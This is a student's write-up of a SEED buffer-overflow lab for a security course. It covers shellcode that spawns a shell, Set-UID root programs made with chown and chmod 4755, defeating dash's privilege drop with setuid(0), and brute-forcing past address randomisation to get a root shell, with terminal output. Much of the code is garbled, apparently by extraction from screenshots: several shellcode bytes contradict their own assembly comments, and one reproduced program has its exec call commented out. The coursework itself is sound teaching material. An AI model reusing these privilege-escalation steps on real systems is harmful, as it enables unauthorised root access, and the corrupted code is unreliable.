

William Dahl
ICSI 424 Information Security
Lab 02

Task 1: In this screen shot I compile and execute the `call_shellcode.c` file using the `gcc` command with the `execstack` option so that the program can be run from the stack.

The screenshot shows a virtual machine environment with a terminal window and a code editor. The terminal window displays the compilation and execution of a C program. The code editor shows the source code of the program, which is a shellcode launcher. The terminal output shows the successful compilation of the program and the execution of the shellcode, which results in a shell prompt.

```
/* You can get this program from the lab's website */

/* A program that launches a shell using shellcode */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
"\x31\x00" /* Line 1: xorl  %eax,%eax */
"\x50" /* Line 2: pushl %eax */
"\x68" /* Line 3: pushl $0x68732f2f */
"\x68" /* Line 4: pushl $0x6e69622f */
"\x89\x03" /* Line 5: movl  %esp,%ebx */
"\x50" /* Line 6: pushl %eax */
"\x53" /* Line 7: pushl %ebx */
"\x89\xe1" /* Line 8: movl  %esp,%ecx */
"\x99" /* Line 9: cdq */
"\xb0\x0b" /* Line 10: movb $0x0b,%al */
"\xcd\x80" /* Line 11: int  $0x80 */

int main(int argc, char **argv)
{
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)())buf)();
}

Compile the code above using the following gcc command. Run the program and describe your observations. Please do not forget to use the execstack option, which allows code to be executed from the stack; without this option, the program will fail.


$ gcc -z execstack -o call_shellcode call_shellcode.c
```

Terminal output:


```
[09/27/18 WD347166]seed@VM:~/Documents$ gcc -z execstack -o call_shellcode call_shellcode.c
[09/27/18 WD347166]seed@VM:~/Documents$ ./call_shellcode
$
```

When the program is executed a shell is opened up, however it is just a normal user shell and not a root privileged shell.


In this screen shot I compile the `call_shellcode.c` file using the `gcc` command with the `execstack` option so that the program can be run from the stack. Next I compiled the `stack.c` file with `fno-stack-protector` option to turn off the stack guard and with the `execstack` option. Next I changed the executable to a root owned SET_UID program.



Task 2: In this screen shot I run `gdb` on `stack` and get the address location for `$ebp` the begining of the buffer, and I get the distance between the two



In this screen shot I compiled the exploit.c file and ran it, then I ran the stack file which gave me the root shell, then I ran the id command to show that my uid is not root but that my euid is



The screenshot shows a virtual machine environment with a Firefox browser window displaying a lab page and a terminal window running a series of commands to exploit a vulnerability.

Lab Page Content:

lab02/lab02-buffer-overflow.pdf at master · ualbanycsi524-f18/lab02 - Mozilla Firefox

which generates the badfile, can be compiled with the default StackGuard protection enabled. This is because we are not going to overflow the buffer in this program. We will be overflowing the buffer in stack.c, which is compiled with the StackGuard protection disabled.

```
$ gcc -o exploit exploit.c
$ ./exploit // create the badfile
$ ./stack // launch the attack by running the vulnerable program
# <---- Bingo! You've got a root shell!
```

It should be noted that although you have obtained the “#” prompt, your real user id is still yourself (the effective user id is now root). You can check this by typing the following:

```
# id
uid=(500) euid=0(root)
```

Many commands will behave differently if they are executed as Set-UID root processes, instead of just as root processes, because they recognize that the real user id is not root. To solve this problem, you can run the following program to turn the real user id to root. This way, you will have a real root process, which is more powerful.

```
void main()
{
    setuid(0); system("/bin/sh");
}
```

Python Version. For students who are more familiar with Python than C, we have provided a Python version of the above C code. The program is called exploit.py, which can be downloaded from the lab's website. Students need to replace some of the values in the code with the correct ones.

```
#!/usr/bin/python3
import sys

shellcode = (
    "\x31\xc0" # xorl %eax,%eax
    "\x50" # pushl %eax
```

Terminal Window:

```
[09/27/18 WD347166]seed@VM:~/Documents$ gcc -o exploit exploit.c
[09/27/18 WD347166]seed@VM:~/Documents$ ./exploit
[09/27/18 WD347166]seed@VM:~/Documents$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm)
,24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

In this scree shot I compile the code in task2.c which sets uid to 0 and opens a shell, then I change the executable task2 to a root SET_UID and then I run the program getting a root shell that thinks my uid is root.

Activities

Firefox Web Browser

lab02/lab02-buffer-overflow.pdf at master · ualbanyscsi524-f18/lab02 - Mozilla Firefox

Mail - wdahl@alb...

Course Content -

lab02/lab02-buffe...

lectures/exploit...

Programmers 64-bit...

GitHub, Inc. (US)

https://github.com/ualbanyscsi524-f18

Yuzu

book.pdf-book_du_t...

Teaching Numerical A...

ualbanyscsi524-f18

MyUAlbany | Universit...

Yuzu

book.pdf-book_du_t...

Teaching Numerical A...

ualbanyscsi524-f18

SEED Labs - Buffer Overflow Vulnerability Lab

7

SEEDUbuntu [Running] - Oracle VM VirtualBox

user1@VM: /home/seed/Documents

File

Edit

View

Search

Terminal

Help

task2.c

task2.c: In function 'main':

task2.c:3:2: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]

setuid(0);

task2.c:4:2: warning: implicit declaration of function 'system' [-Wimplicit-function-declaration]

system("/bin/sh");

[09/27/18 WD347166]seed@VM:~/Documents\$ gcc -o task2 task2.c

[09/27/18 WD347166]seed@VM:~/Documents\$ sudo chown root task2

[09/27/18 WD347166]seed@VM:~/Documents\$ sudo chmod 4755 task2

[09/27/18 WD347166]seed@VM:~/Documents\$./task2

id

uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)

#

Task 3: In this screen shot I changed the bin/sh symbolic link, so it points back to bin/dash

Activities

Firefox Web Browser

lab02/lab02-buffer-overflow.pdf at master · ualbanyscsi524-f18/lab02 - Mozilla Firefox

Mail - wdahl@alb...

Course Content -

lab02/lab02-buffe...

lectures/exploit...

Programmers 64-bit...

GitHub, Inc. (US)

https://github.com/ualbanyscsi524-f18

Yuzu

book.pdf-book_du_t...

Teaching Numerical A...

ualbanyscsi524-f18

MyUAlbany | Universit...

Yuzu

book.pdf-book_du_t...

Teaching Numerical A...

ualbanyscsi524-f18

SEED Labs - Buffer Overflow Vulnerability Lab

8

SEEDUbuntu [Running] - Oracle VM VirtualBox

user1@VM: /home/seed/Documents

File

Edit

View

Search

Terminal

Help

[09/27/18 WD347166]seed@VM:~/Documents\$ sudo rm /bin/sh

[09/27/18 WD347166]seed@VM:~/Documents\$ sudo ln -s /bin/dash /bin/sh

[09/27/18 WD347166]seed@VM:~/Documents\$

SEED Labs - Buffer Overflow Vulnerability Lab

```

++      setuid(uid);
++      setgid(gid);
++      /* PSL might need to be changed accordingly. */
++      choose_psl();
++  }

```

The countermeasure implemented in dash can be defeated. One approach is not to invoke `/bin/sh` in our shellcode; instead, we can invoke another shell program. This approach requires another shell program, such as `zsh` to be present in the system. Another approach is to change the real user ID of the victim process to zero before invoking the dash program. We can achieve this by invoking `setuid(0)` before executing `execve()` in the shellcode. In this task, we will use this approach. We will first change the `/bin/sh` symbolic link, so it points back to `/bin/dash`:

```

$ sudo rm /bin/sh
$ sudo ln -s /bin/dash /bin/sh

```

To see how the countermeasure in dash works and how to defeat it using the system call `setuid(0)`, we write the following C program. We first comment out Line ① and run the program as a `Set-UID` program (the owner should be root); please describe your observations. We then uncomment Line ① and run the program again; please describe your observations.

```

// dash_shell_test.c

```

```

#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{

```

```

    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;

    // setuid(0);
    execve("/bin/sh", argv, NULL);
    ①
}

```

In this screen shot I compiled and set the dash_shell_test.c file as a root owned SET_UID program. I then executed the program with the setuid(0) line commented out and then again with it uncommented.

The screenshot shows a virtual machine environment with a Firefox browser window displaying a lab document and a terminal window running C code. The lab document explains the purpose of the exercise: to understand how the dash shell works and how to defeat it using the system call setuid(0). It provides the source code for dash_shell_test.c, which is a simple shell that sets the real user ID to zero before invoking the dash program. The terminal window shows the compilation and execution of this program. The first run, with setuid(0) commented out, results in a normal user shell. The second run, with setuid(0) uncommented, results in a root shell.

```
// dash_shell_test.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;

    // setuid(0);
    // execl("/bin/sh", argv, NULL);
    return 0;
}
```

```
$ gcc dash_shell_test.c -o dash_shell_test
$ sudo chown root dash_shell_test
$ sudo chmod 4755 dash_shell_test


From the above experiment, we will see that setuid(0) makes a difference. Let us add the assembly code for invoking this system call at the beginning of our shellcode, before we invoke execl().

char shellcode[] =
    "\x31\xcd" /* Line 1: xorl %eax,%eax */
    "\x31\xcd" /* Line 2: xorl %ebx,%ebx */
    "\xb0\x45" /* Line 3: movb $0xd5,%al */
    "\xcd\x80" /* Line 4: int $0x80 */
    // ---- The code below is the same as the one in Task 2 ----
```

```
[09/27/18 WD347166]seed@VM:~/Documents$ gcc dash_shell_test.c -o dash_shell_test
[09/27/18 WD347166]seed@VM:~/Documents$ sudo chown root dash_shell_test
[09/27/18 WD347166]seed@VM:~/Documents$ sudo chmod 4755 dash_shell_test
[09/27/18 WD347166]seed@VM:~/Documents$ ./dash_shell_test
$ exit
[09/27/18 WD347166]seed@VM:~/Documents$ gcc dash_shell_test.c -o dash_shell_test
[09/27/18 WD347166]seed@VM:~/Documents$ sudo chown root dash_shell_test
[09/27/18 WD347166]seed@VM:~/Documents$ sudo chmod 4755 dash_shell_test
[09/27/18 WD347166]seed@VM:~/Documents$ ./dash_shell_test
# exit
[09/27/18 WD347166]seed@VM:~/Documents$
```


When it was first run with the setuid(0) commented out the shell that was opened was a normal users shell bit when it was ran with the setuid(0) uncommented it opened a root shell

In this screen shot I compiled and executed the code task3_shellcode.c then I executed the stack program from task2




when the stack program was executed a root shell was opened up, and when I ran the command `id` it should that my `uid` was 0 meaning that the system thinks that I am the root user. This is because the `uid` of the process was set to 0 right before the `bin/sh` command was used meaning that the dash counter measure didn't work because the `uid` and `euid` were the same.

Task 4: In this screen shot I changed the kernel randomizing space to 2 and then ran the attack developed in task 2




The result was a segmentation fault. This is because since the kernel randomizing space is no longer at 0 the starting addresses of heap and stack are completely random and the addresses retrieved from task 2 are no longer accurate.

In this screen shot I ran my bash script to run the stack program until the root shell was entered



The program only took my computer 8 seconds and 6442 iterations to get the correct address through brute force.

Task 5: In this screen shot I compiled the stack.c code again, changed it to a root SET_UID program and then executed the program.



